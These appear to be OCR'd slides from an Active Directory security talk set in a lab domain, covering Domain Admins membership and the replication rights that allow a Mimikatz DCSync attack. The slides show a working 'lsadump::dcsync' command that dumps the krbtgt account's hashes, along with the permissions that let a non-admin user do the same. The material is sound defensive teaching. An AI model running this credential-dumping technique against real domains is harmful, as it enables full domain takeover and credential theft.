DistinguishedName : CN=Bobafett,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : Bobafett
ObjectClass       : user
ObjectGUID        : 80b6d407-c124-4913-8af1-40a3407e9a3c
SamAccountName    : Bobafett
SID               : S-1-5-21-2578996962-4185879466-3696909401-1108
Surname           : Bobafett
UserPrincipalName : Bobafett@rd.adsecurity.org
```

Adding User to Domain Admins



Domain Admins Properties

Members:

Name	Active Directory Domain Services Folder
Admin	rd.adsecurity.org/Users
Administrator	rd.adsecurity.org/Users


Select Users, Contacts, Computers, Service Accounts, or Groups

Select this object type: Users, Service Accounts, Groups, or Other objects

From this location: rd.adsecurity.org

Enter the object names to select (examples): Joe User


User Added to Domain Admins by a User Account



Members:


Name	Active Directory Domain Services Folder
Admin	rd.adsecurity.org/Users
Administrator	rd.adsecurity.org/Users
Joe User	rd.adsecurity.org/Users

Mimikatz Adds “DCSync”




```
mimikatz(commandline) # lsadump::dcsync /domain:lab.adsecurity.org /user:krbtg
[DC] 'lab.adsecurity.org' will be the domain
[DC] 'ADSDC02.lab.adsecurity.org' will be the DC server

[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/27/2015 10:10:22 PM
Object Security ID   : S-1-5-21-1581655573-3923512380-696647894-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983522d18
    ntlm- 0: f46b8b6b6e330689059b825983522d18
    lm  - 0: ff43293335e630fff672b3e427de4237

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28f5c9d72b39d49ed6b84b088586fc26c722dec631d1
      aes128_hmac       (4096) : 06b0d3cfe9d31c558c1a8313ab5233a4
      des_cbc_md5       (4096) : f1f82968baa1f137

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGkrbtgt
    Credentials
      des_cbc_md5       : f1f82968baa1f137
```

Mimikatz DCSync as a User?



```
PS C:\> get-aduser dcr -property memberof


DistinguishedName : CN=DCR,CN=Users,DC=rd,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {}
Name              : DCR
ObjectClass       : user
ObjectGUID        : 1e2d82d2-14d6-4f28-a10f-ceeeb2bd8625
SamAccountName    : DCR
SID               : S-1-5-21-2578996962-4185879466-3696909401-1106
Surname           : DCR
UserPrincipalName : DCR@rd.adsecurity.org
```

Mimikatz DCSync Required Permissions




Group or user names:


- Everyone
- SELF
- Authenticated Users
- SYSTEM
- DCR (DCR@rd.adsecurity.org)
- Enterprise Read-only Domain Controllers (RD\Enterprise Read-o...


Permissions for DCR	Allow	Deny
Reanimate tombstones	□	□
Replicating Directory Changes	☑	□
Replicating Directory Changes All	☑	□
Replicating Directory Changes In Filtered Set	☑	□
Replication synchronization	□	□

What if a Service Account Has These Rights?

Grant Active Directory Domain Services permissions for profile synchronization in SharePoint Server 2013


How to grant the "Replicating Directory Changes" permission for the Microsoft Metadirectory Services ADMA service account

